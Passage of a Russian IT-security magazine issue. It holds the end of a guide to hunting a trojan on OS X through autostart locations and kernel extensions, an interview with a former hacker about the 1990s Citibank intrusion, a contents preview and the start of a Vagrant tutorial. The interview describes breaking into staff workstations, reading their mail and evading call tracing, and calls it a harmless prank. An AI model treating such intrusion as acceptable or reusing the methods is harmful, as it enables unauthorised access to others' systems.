                        <string>/Library/Widgets/Unit Converter.wdgt</string>
                        <string>/Library/Widgets/World Clock.wdgt</string>
                        <string>/Library/Widgets/Tile Game.wdgt</string>
                        <string>/Library/Widgets/Translation.wdgt</string>
                        <string>/Library/Widgets/Dictionary.wdgt</string>
```

Мои автозагрузки

3. ИТОГ

Сейчас у нас уже должен быть файл трояна. Если он не найден, а подозревать наличие в системе нетривиального целевого трояна нет оснований, то причина может быть только одна: недостаточно тщательная проверка. Что-то упущено на одном из предшествующих этапов. Если файл трояна найден, осталось его изучить. Системный анализ вредоносного кода — отдельная тема, рассмотрим ее как-нибудь в другой раз.

ОСОБЕННОСТИ OS X

Троянская индустрия для Мака пока развита слабо. Для троянов нет необходимости изобретать концептуальные техники, так как успешно работают простые и документированные. Поэтому поиск трояна на Маке не должен составить труда или занять много времени.

Для статического анализа файловой системы OS X загружаемся в Single User Mode (<Command + S> при загрузке системы) и монтируем корневой раздел ('mount -wu /'). Как вариант, можно загрузить систему с заведомо чистого загрузочного диска и работать с GUI. Если системный раздел зашифрован (legacy FileVault, FileVault2), обращаемся к соответствующим инструментам для его дешифровки (см., например, VileFault и libfvde).

Пользователи в OS X ограничены в привилегиях по умолчанию. Поэтому наиболее велика вероятность того, что троян установился в один из пунктов автозагрузки, доступных для обычного пользователя. С этих пунктов и начинаем анализ:

- /Library/LaunchAgents/ — приблизительный эквивалент ключа реестра HKCU\...Run в Windows;
- /Library/Preferences/ — настройки меню, виджетов и многое другое + ссылки на соответствующие исполнимые модули;
  /var/at/tabs/<username>, /usr/lib/cron/tabs/<username> и тому подобное — файлы планировщика.

При анализе автозагрузок нас интересуют все ссылки на файлы, указанные в стандартных для OS X (plist) или UNIX-нативных (например, crontab) конфигурационных файлах. На троянский исполнимый модуль может ссылаться как его собственный файл настроек plist, так и модифицированный plist легитимного приложения (хотя вторая техника не встречалась мне in the wild). Чтобы не усложнять анализ, мы просто получаем ссылки на файлы из всех подряд директорий автозагрузки в порядке приоритета и оцениваем их на предмет подозрительности.

Пример — мои автозагрузки:

```
MacBook-Air-Alisa:~ user$ plutil -convert xml1 Library/↵
LaunchAgents/*.plist -o - | grep "<string>/"
<string>/System/Library/Frameworks/AddressBook.framework/↵
Resources/AddressBookSourceSyncScheduleHelper</string>
<string>/Applications/VirtualBox.app/Contents/MacOS/↵
vboxwebsrv</string>
# Выдача предыдущей команды отфильтрована по сигнификатору
# абсолютного пути "/", поэтому надо проверить, что модуль
# трояна не прописался в текущую директорию:
MacBook-Air-Alisa:~ user$ ls Library/↵
LaunchAgents/  | grep -v ".plist$"
```


Анализируем ссылки на файлы примерно так:

- Устанавливала ли я это приложение? Если нет:
- Что знают в интернете о модуле с таким именем? Если ничего или ничего хорошего:
- Что я могу узнать об этом модуле за пять минут? (strings <module>, ps aux | grep <module> и тому подобное)

Подозрительные к этому моменту файлы складываем в отдельную папку и позднее анализируем более детально или отправляем на анализ любимому производителю антивирусов.

Если предположить, что трояну удалось повысить привилегии, список и его анализ усложняются. Ниже перечислены некоторые наиболее вероятные глобальные автозагрузки.

- Точки старта системных демонов, приложений, заданий планировщика для всех пользователей:
  - /Library/StartupItems
  - /Library/LaunchAgents
  - /Library/LaunchDaemons
  - /System/Library/LaunchAgents



- /System/Library/LaunchDaemons
- /Library/Preferences/
- /etc/crontab
- Модули ядра, загружаемые kextd при старте системы:
  - /System/Library/Extensions
- Устаревшие директории:
  - /etc/rc.local
  - /etc/mach_init.d/
  - /etc/mach_init_per_login_session.d/
  - /etc/mach_init_per_user.d/

Отмечу, что известные на сегодняшний день трояны для Мака используют всего несколько пунктов из этого списка.

Пример: получаю перечень загружаемых при старте системы модулей ядра не от Apple (никаких kextstat, мы же работаем в статике!) и немного исследую модуль, вызвавший подозрение:

```
MacBook-Air-Alisa:~ user$ cat 'find /System/Library/↩
Extensions/ -name Info.plist' | grep "CFBundleIdentifier" ↩
-A 1 | grep -v com.apple | grep -P ".*\..*\." | awk 'a !~ ↩
$1; {a=$1}'
...
<string>com.hp.hpio.hp_psa640_io_enabler</string>
<string>com.hp.hpio.hp_psa530_630_io_enabler</string>
<string>com.jmicron.JMicronATA</string>
<string>com.promise.driver.stex</string>
<string>com.silabs.driver.CP210xVCPDriver</string>
<string>com.silabs.driver.CP210xVCPDriver64</string>
<string>com.softraid.driver.SoftRAID</string>
<string>com.MosChip.driver.MCS7840</string>
MacBook-Air-Alisa:~ user$ ls /System/Library/Extensions/ ↩
| grep promise
MacBook-Air-Alisa:~ user$ mdfind -onlyin /System/Library/↩
Extensions/ "promise"
/System/Library/Extensions/PromiseSTEX.kext
MacBook-Air-Alisa: Chrome> google "com.promise.driver.stex"
About 45 results (0.23 seconds)
...
MacBook-Air-Alisa:~ user$ cat /System/Library/Extensions/↩
PromiseSTEX.kext/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ↩
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>BuildMachineOSBuild</key>
  <string>11A511</string><key>CFBundleDevelopmentRegion</key>
  <string>English</string>
  <key>CFBundleExecutable</key>
  <string>PromiseSTEX</string>
  <key>CFBundleGetInfoString</key>
  <string>Version: 5.0.62, Copyright (c)
  2010 Promise Technologies, Inc.</string>
  ...
MacBook-Air-Alisa: Chrome> google "Promise Technologies, Inc."
Promise Technologies, Inc. | ATA RAID controllers and ↩
subsystems ... www.motionmedia.com › Hardware
...
```

Напоследок немного исследовательского вдохновения. Все знают, что система OS X основана на FreeBSD и Mach и наследует некоторые их особенности. Менее известно, что эти особенности унаследованы бессистемно, наряду с устаревшими функциями проприетарной части системы. Например, стандартный для UNIX загрузочный скрипт rc.local отсутствует по умолчанию. А вот цитата из Mac Developer Library про него: «You can put these two commands in your /etc/rc.local file to execute at startup time». Читай: точки старта кода, унаследованные из старых версий OS X и ее предшественников, с большой вероятностью могут поддерживаться в последних версиях OS X, даже если отсутствуют в стандартной инсталляции. Тему нестандартных автозагрузок на Маке предоставим исследовать читателю. Рекомендуемая литература: Mac Developer Library Technical Note TN2083, раздел Deprecated Daemonomicon (goo.gl/qG8Po).

ИСТОРИЯ ОДНОГО ХАКЕРА



Беседовал
Степан Ильин

АЛЕКСЕЙ СМИРНОВ AKA ARKANOID

ДИРЕКТОР ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ КОМПАНИИ PARALLELS

Наш сегодняшний гость — CISO компании Parallels, известный российский whitehat Алексей Смирнов. Однако в прошлом Алексей был не менее известным хакером, успел поучаствовать в легендарном взломе Citibank в середине девяностых, да и вообще предпочитал работе в офисе свободу и частный консалтинг. Мы постарались подробно расспросить его об этом переходе на «светлую сторону Силы», про low-tech девяностых, узнать побольше о знаковой истории взлома маститого банка и многом другом.

ХАКЕРЫ В ДЕВЯНОСТЫЕ

Все началось в старших классах, когда я заинтересовался компьютерами. В школьные годы я думал, что стану химиком, но в какой-то момент новый интерес начал брать верх. В итоге я сменил изучение естественных наук на изучение химер человеческого разума.

Серьезный интерес пришел с первого знакомства с многопользовательскими системами в вычислительном центре. Это был восемьдесят девятый год, когда я поступил в Технологический институт в Санкт-Петербурге и до всего этого хозяйства добрался.

Естественно, я сразу же начал хулиганить. Что еще мог делать молодой человек в том возрасте? Нет, конечно, я старался делать и конструктивные вещи, но очень любил найти какие-то неочевидные способы применения компьютера, чтобы посмотреть как на техническую сторону, так и на реакцию окружающих.

Тогда на многих системах не было даже элементарной файловой защиты. Многопользовательская защита у наших клонов IBM'овских мейнфреймов была на каком-то эмбриональном уровне. Все зависело только от желания. Скажем, если кто-то что-то печатал, можно было поймать файл в спуле принтера и что-нибудь там заменить.

Ник ArkanoiD, кстати, появился тогда же, в 1989 году. В то время я очень презрительно относился к «персоналкам», говорил, что они мало на что годятся, мол — вот в «Арканоид» на них поиграть можно. Так и прижилось.

Дальше появились модемы, любительские сети, FIDO, Realcom, который тогда работал на технологии UUCP (почти интернет, который только почта).

В какой-то момент я узнал о существовании сетей X.25. Это был примерно конец 1993 года, когда я обнаружил, что, оказывается, можно соединяться с удаленными компьютерами онлайн.

Это казалось чем-то невероятным. Не звонить куда-то по телефону, а звонить на обычный городской номер и дальше получать доступ к узлам по всему миру. Раньше ведь нужно было посылать удаленные команды, которые через почтовые гейты шли куда-то далеко, либо нужно было звонить по модему. А существование онлайновых сетей... это было нечто полумифическое. Конечно же, я начал эксперименты.

Естественно, тогда было огромное количество разных компьютеров практически безо всякой защиты. Было время непуганых идиотов, так что часто достаточно было лишь попробовать.

С единомышленниками общались в основном через IRC. Были самые разные каналы, русскоязычные, англоязычные. Если память мне не изменяет, в 1994 году произошло большое разделение IRCnet на IRCnet и EFnet. После стало трудно общаться с американскими знакомыми (они все остались в EFnet), а русские, по непонятной причине (нашелся местный российский сервер), остались в IRCnet.

Тогда самые разные люди занимались самыми разными вещами. Кто-то — взломом сотовых телефонов, кто-то — телефонными сетями и возможностью бесплатно звонить по межгороду.

Я занимался всем понемногу. Мой энтузиазм в области хардверного хакинга был ограничен в основном патологически кривыми руками — я очень плохо держу в руках паяльник. Соответственно, все, связанное с попытками создать даже простейшее устройство, у меня вызывает большие проблемы.

Зато с программной точки зрения... помните, были такие сети NMT-450? К ним еще появилось дополнение стандарта 450i с улучшенной безопасностью, которая не давала клонировать телефоны. В общем, я нашел их авторизационный центр и даже успел там немного поковыряться. Но пока я раздумывал, куда эту информацию применить, стало ясно, что эти сети уже обречены и нет смысла заниматься клонированием этих телефонов.

ВЗЛОМ CITIBANK

Больше всего в те времена меня раздражало, как пресса освещала эту историю. Все выглядело так, будто какие-то люди нашли уязвимость и просто влезли в компьютер. На самом деле не просто «влезли в компьютер» — это был большой, масштабный проект по сбору и систематизации информации.

Заварилось все это почти сразу после того, как я увидел X.25, то есть в конце 1993 года — начале 1994-го. Суммарно все заняло чуть меньше года.

У этого «проекта» не было конкретной цели. Это был challenge, это было интересно как процесс. Мы не собирались воровать деньги: кто-то из моральных принципов, кто-то из-за того, что хорошо представлял себе, насколько это замороченное предприятие и какими последствиями оно чревато. Помимо этого, непременно пришлось бы общаться с разными неприятными людьми, чтобы как-то вывести оттуда деньги, а этого никому не хотелось.

Тогда мейнфреймов, с которыми можно было играть, стало очень мало. Те места, где они еще остались, были недоступны. А в Citibank можно было посмотреть на большие настоящие системы, на большие настоящие сети, которые строились с крупным бюджетом, да и вообще увидеть, как люди решают свои задачи.

Конечно, тогда мы сделали большую глупость, априори сочтя всех членов группы разумными людьми, представляющими себе цену информации, с которой мы работаем. Казалось удивительным, что один из нас решил распорядиться ей так глупо... Сейчас мне кажется, что это было абсолютно ожидаемо.

АЛЕКСЕЙ

- Использует Scientific Linux в качестве основной ОС.
- Любит отдых под парусом.
- Увлекается историей Древнего Египта.



В группе было чуть больше десятка человек — переменный состав, кто-то приходил, кто-то уходил.

Один из наших продал информацию Левину. Этот человек полез в Citibank и, разумеется, попался.

Общение нашей группы проходило на сервере внутри самого Citibank. Там была одна машинка — фактически публичная BBS. На нее так или иначе натыкался любой, кто гулял по сети. Для того чтобы дальше обмениваться личными сообщениями, пользоваться чатом и так далее, нужно было иметь некие внутренние кредиты, но они достаточно легко получались — либо переводом с другого аккаунта, либо можно было зарегистрироваться липовым сотрудником Citibank и получить их.

Мы собирали много информации. Айтишники в Citibank довольно хорошо документировали то, что делали, охотно делясь друг с другом своими планами. Можно было найти любые данные: вплоть до того, у какого ветеринара кто-то из них лечит свою собаку и когда они планируют провести шахматный турнир. И на какие имена в Citibank выписывают пропуск, чтобы их туда пустили.

В основном данные брали из почты. Мы понимали, что читать чужую почту нехорошо, но в то время эти люди находились все равно что на другой планете — они не воспринимались персонально. В основном мы ломали конкретные машины людей, не серверы. Почта проходила через рабочие станции на OpenVMS, и там лежали ящики, где были довольно большие архивы.

Нельзя сказать, что мы нашли какую-то одну уязвимость. Напротив, там было очень много самых разных системных проблем.

Были некоторые баги, на которые мы натолкнулись случайно. К слову, их могли обнаружить только люди, пользующиеся кириллицей. К примеру, некоторый firmware просто падал из-за наличия восьмибитных символов в потоке.

Тогда все было совсем low tech. Эксплойты, в традиционном их понимании, только-только стали известным инструментом. Скорее, все выглядело так: можно было отправить устройство на перезагрузку, подключиться к консольному порту, который торчит в сеть, в первые секунды после перезагрузки и изменить конфигурацию.

Понято, что там были какие-то UNIX'ы. Мои товарищи даже закачивали туда свежий и еще опенсорсный Internet Security Scanner, модную ломалку паролей под названием Crack. Но меня UNIX'ы интересовали мало: мне на тот момент казалась более интересной система VAX/VMS.

Интернет тогда уже существовал, но к нему все это не имело никакого отношения. Все происходило отдельно — у Citibank была внутренняя IP-сеть, которая... я не помню точно, как она подключалась к интернету, да и нас это мало интересовало.

Мы знали, как попасть туда через X.25. На крайний случай у нас даже имелся список прямых номеров в Штатах, на которые можно было звонить модемом. Правда, когда все закончилось, мы не рискнули ими пользоваться. Хотя вышло довольно забавно: Citibank был уверен, что, отключив доступ к подсети X.25, они обезопасились, но на самом деле это было не так.

А Левин полез туда и сразу заинтересовался, каким образом можно попробовать выводить деньги. Никто так и не понял, что произошло дальше. Существует версия тех, кто занимался расследованием этого со стороны Citibank. Есть и официальные материалы дела, которые публиковались тогда. Говорят, определенная сумма тогда так и потерялась.

Поймали его потому, что, во-первых, он начал проводить операции со счетами. Во-вторых, все-таки определенное количество систем мониторинга на разных уровнях там имелось (другое дело, что никакой человеческой интерпретации результатов их работы не происходило). Но видимо, в какой-то момент что-то сработало. Судя по тому, насколько Левин был неосторожен с компьютерами, скорее всего, он был так же неосторожен с финансами и сделал что-то на этом уровне.

Он переводил деньги на другие счета, потом полетел в США, где его тепленьким «приняли». К тому времени за ним уже довольно долго следили. Я даже знаю, какими именно методами. Чистое везенье, что на телефонных звонках попался именно он, а не кто-то из наших. Ну или почти чистое. Дело в том, что отслеживали не на уровне телефонной станции, а с помощью обычных бытовых АОН'ов. Помеха, которую можно было добавить в линию, не давала от них стопроцентной защиты, но мы пользовались хотя бы этим, когда звонили.

Но при расследовании этого дела других участников искать никто не стал — ни Citibank, ни компетентные службы. Конечно, мне было бы интересно узнать, как именно шло расследование в Citibank, пообщаться с людьми на той стороне. Я точно знаю, что как минимум один человек сделал потом в ИБ довольно неплохую карьеру. Кажется, он как раз на тот момент занимал должность директора по ИБ в Citibank. И то, как он после этой встряски стал все реорганизовывать, повлияло на него и его дальнейшую судьбу благоприятно.

Сейчас об этом уже можно говорить открыто. Все случилось так давно, что любые сроки давности уже прошли. Еще стоит учесть два дополнительных момента. Во-первых, тогда по актуальным российским законам это преступлением не являлось — статьи в УК появились позже. Во-вторых, отсутствие у нас какого-либо корыстного интереса. Это была шалость, и не нужно воспринимать это иначе.

ОТ КОНСАЛТИНГА К CISO

В начале девяностых не было особенного профессионального разделения. Один из двух-трех IT-специалистов на маленькую компанию обязательно был на все руки мастером.

Кажется, стоял 1996 год, когда меня впервые наняли на работу CISO в один из интернет-провайдеров в Петербурге. Если не ошибаюсь, это был первый провайдер, решивший нанять на работу собственного CISO. И они наняли меня по личной рекомендации: вся тусовка тогда была небольшой, и людей, понимающих в безопасности, было мало.

Тогда это было ново и интересно. Как всегда, была и какая-то разработка. Тогда же я начал писать свои первые модули для файрвола, и проект до сих пор странным образом жив. Это файрвол уровня приложения, своеобразный конструктор, позволяющий писать набор прокси на языке C. Как ни странно, некоторые до сих пор его применяют.

Довольно долго я пытался извлечь из этого проекта коммерческую выгоду, но в основном не получалось — очень трудно вытащить себя из болота за волосы. Чтобы делать деньги на таких проектах, в них нужно хоть что-то вкладывать, и не только с точки зрения программирования, но и в маркетинг. Однако все люди, с кем я тогда сотрудничал, пытались этот этап обойти. Естественно, в итоге ничего не получилось. Обидно, потому что практически все, кто догадался тогда вложить хотя бы небольшую копеечку, даже в самый бестолковый продукт, стали миллионерами :).

Но в то время мне было просто интересно поиграть с технологиями, пообщаться с людьми. Я тогда завязал множество интересных контактов с зарубежными коллегами. Ведь почти все, кто начинал в середине девяностых, сейчас довольно известные люди.

Другие места работы тоже были. В начале нулевых мы делали сервис по фильтрации почты от спама и вирусов. Набрали много разных опенсорсных средств и пытались автоматизировать их обучение. Сейчас я с удивлением наблюдаю, что этот сервис до сих пор продолжает работать.

РАБОТА В PARALLELS

До Parallels я занимался в основном консалтингом по безопасности в качестве независимого предпринимателя. К тому моменту я уже вообще не представлял себе, что когда-либо снова пойду в офис. Мне это претило. Я считал, что мне это не нужно и что свобода дороже.

В 2011 году глава разработки Стас Протасов убедил меня стать частью команды Parallels. В случае с Parallels все тоже начиналось с консалтинга. Сначала я помогал Parallels разобраться в текущей ситуации, а потом стало ясно, что работы много, а я на тот момент уже жил в Москве.

Тогда передо мной стояла задача — оценить текущее состояние ИБ. Для общего аудита сетевой безопасности была привлечена сторонняя компания, а моя работа началась с того, что нужно было интерпретировать полученные ими данные, выделить из них что-то важное и понять, что делать дальше. Непростая задача, когда ничего не знаешь о компании.

Впрочем, положение было отнюдь не трагичное. Да, безопасность в компании была на тот момент, что называется, ad hoc — решали проблемы по мере их поступления. Но могло бы быть и хуже. Видимо, сыграло свою роль то, что у нас очень хороший IT-отдел, где люди в состоянии заниматься безопасностью, даже если это не их основная профессия.

Работа в компании сильно отличается от обычного консалтинга, и я довольно долго к этому привыкал. Представьте себе, что вчера я общался с тремя людьми за раз (и больше в голове держать не нужно), а сегодня я работаю с 15–20 людьми... это совсем другой способ работы головы.

Занимаясь консалтингом, я привык к очень тяжелому сопротивлению. В Parallels в основном работают гуру, и воспринимают они все неожиданно легко. Если удается объяснить, зачем это нужно, как правило, сопротивления не возникает вовсе.

Сейчас у нас нет отдельной организационной единицы, которая отвечала бы только за безопасность. Скорее, нужно находить людей, которые интересуются безопасностью в своей основной работе, помогать им сориентироваться, взаимодействовать. Словом, в первую очередь — коммуникации и аналитика, возможность поделиться даже не знаниями, а видением, как делаются какие-то вещи.

В числе прочего я приглядываю и за безопасной разработкой кода. С этим сложно, потому что у нас много продуктов, а значит — разные команды, разные традиции. Конечно, хотелось бы внедрять какие-то лучшие практики (как SDL в Microsoft). Сейчас у нас начинает складываться хорошая традиция делиться информацией.

Я планирую собирать все воедино, в каком-то формализованном виде, но в первую очередь важна сама возможность рассказать. У нас есть и еще одна традиция — устраивать внутри компании технические доклады. К сожалению, я еще ни разу не читал лекций. Но, например, Антон Дедов, архитектор по безопасности Parallels Automation, уже прочитал пару хороших докладов, связанных именно с безопасной разработкой.

Лично мне хотелось бы видеть и программу вознаграждения за найденные уязвимости. Увы, я не могу делать на этот счет никаких публичных анонсов, но, естественно, я это приветствую. Хотя неофициально вознаграждение за серьезные найденные уязвимости у нас присутствует. В первую очередь это, конечно, касается уязвимостей в серверных продуктах и всего, что может повлиять на безопасность наших клиентов, — облачные услуги, хостинг и так далее. Прецеденты были и, думаю, будут.

Мы часто привлекаем сторонние компании для аудита наших продуктов. Для нас это привычная практика. Держать такое количество квалифицированных людей в штате, мне кажется, не нужно. Поэтому мы и приняли такой подход — частично распределенный, частично аутсорсинг.

Можно долго разбрасываться словами из учебника, вроде разделения полномочий. Но это не так важно. Я считаю, что даже если статическая картинка имеющегося кода кому-то и достанется, пускай у него и остается, мы все равно сделаем так, что она ему не поможет. Конечная цель заключается в том, чтобы к тому времени, когда любой сможет разобраться в этом коде и нанести вред, все баги уже были починены, а новая функциональность была такова, что старая окажется вчерашним днем. ⌶



ПОЧТИ ВСЕ, КТО НАЧИНАЛ В СЕРЕДИНЕ ДЕВЯНОСТЫХ, СЕЙЧАС ДОВОЛЬНО ИЗВЕСТНЫЕ ЛЮДИ

Preview

30 страниц на одной полосе.
Тизер некоторых статей.


PCZONE

34

ГОВОРИТ И ПОКАЗЫВАЕТ RASPBERRY PI

Скажем прямо: как только в редакции оказалась малиновая малютка, она запала нам в душу. Поэтому статей о Raspberry Pi будет еще много, но начать решили с чего-то простого и приятного. А главное — полезного. Сделаем из нее медиацентр.

Машинка подходит на эту роль идеально: тихая, маленькая, экономная, с неплохим видеочипом и возможностью подключения периферии и сетевого провода. Кроме того, последний релиз популярнейшего медиаплеера XBMC как раз получил поддержку Raspberry Pi. Но мы не ограничились настройкой плеера — в статье тебя ждет набор полезных аддонов и утилит.



PCZONE



29

ВИРТУАЛЬНЫЙ ПОМОЩНИК

Настраиваем среду автоматизированной виртуализации с помощью Vagrant и VirtualBox.

СЦЕНА





44

БЫТЬ СТРАННЫМ

История операционной системы BeOS и обзор ее современного наследника, Haiku.

X-MOBILE





50

ИЗ КИТАЯ С ЛЮБОВЬЮ

Выбираем дешевый китайский планшет: личный опыт покупки и обзор лучших устройств.

ВЗЛОМ






73

ТАКОЙ НЕБЕЗОПАСНЫЙ VPN

Родной туннель не так защищен, как ты думаешь, — обзор нескольких характерных уязвимостей.




90

SAP: ПОД ШКВАЛОМ РАЗЯЩИХ СТРЕЛ

Доклад об исследовании сервера приложений SAP NetWeaver J2EE Engine, заставивший немцев поволноваться.

MALWARE



96

СЕССИЯ ДЛЯ ЗЛОКОДЕРА

Знакомимся с системой сессий в Windows и учимся внедрять в нее посторонние процессы.

Михаил Еловских (wronglink@gmail.com)



Виртуальный помощник

ЗНАКОМИМСЯ С ИНСТРУМЕНТОМ VAGRANT

Как насчет того, чтобы поднять работу с VirtualBox на новый уровень — создавать виртуальные машины быстро и целыми пачками, организуя их в сеть? Что, если одним конфигурационным файлом и парой команд создавать простую и воспроизводимую структуру серверов, управляя шарингом папок и перенаправлением портов? Уже интересно?

Главная страница проекта сообщает, что ему уже выразили доверие такие гиганты мира IT, как Mozilla, Nokia или DISQUS. «Бродяга» (а именно так переводится название проекта) создан в лучших традициях эпохи гитхаба:

1. Простой и приятный информативный сайт: www.vagrantup.com.
2. Исходный код написан на Ruby и выложен на широкое обозрение: https://github.com/mitchellh/vagrant.
3. За два года существования он успел обрасти большим количеством дополнений и плагинов на любой вкус.

УСТАНОВКА

Несмотря на то что Vagrant — это всего лишь рубишный гем, создатели предлагают сразу несколько способов установки.

Первый — установка соответствующего операционной системе пакета с downloads.vagrantup.com. Там есть нативные инсталлеры под Windows, OS X и распространенные дистрибутивы Linux (Deb/RPM-пакеты, а также общий инсталлер). Второй — установка соответствующего гема:

```
$ gem install vagrant
```

После этого в системе появится новая команда — vagrant. И мы уже готовы создать нашу первую виртуалку:

```
$ vagrant box add precise64 ↵
http://files.vagrantup.com/precise64.box
$ mkdir my_project
$ cd my_project
$ vagrant init precise64
$ vagrant up
```

Теперь убедимся, что она работает, — проверим ее состояние:

```
$ vagrant status
Current VM states:
default running
```

И зайдем по SSH, увидев стандартное приветствие убунты:

```
$ vagrant ssh
Welcome to Ubuntu 12.04 LTS
(GNU/Linux 3.2.0-23-generic x86_64)


* Documentation:  https://help.ubuntu.com/
Welcome to your Vagrant-built virtual machine.
Last login: Mon Jan 28 13:51:24 2013 from 10.0.2.2
vagrant@precise64:~$
```

БАЗОВЫЕ СБОРКИ

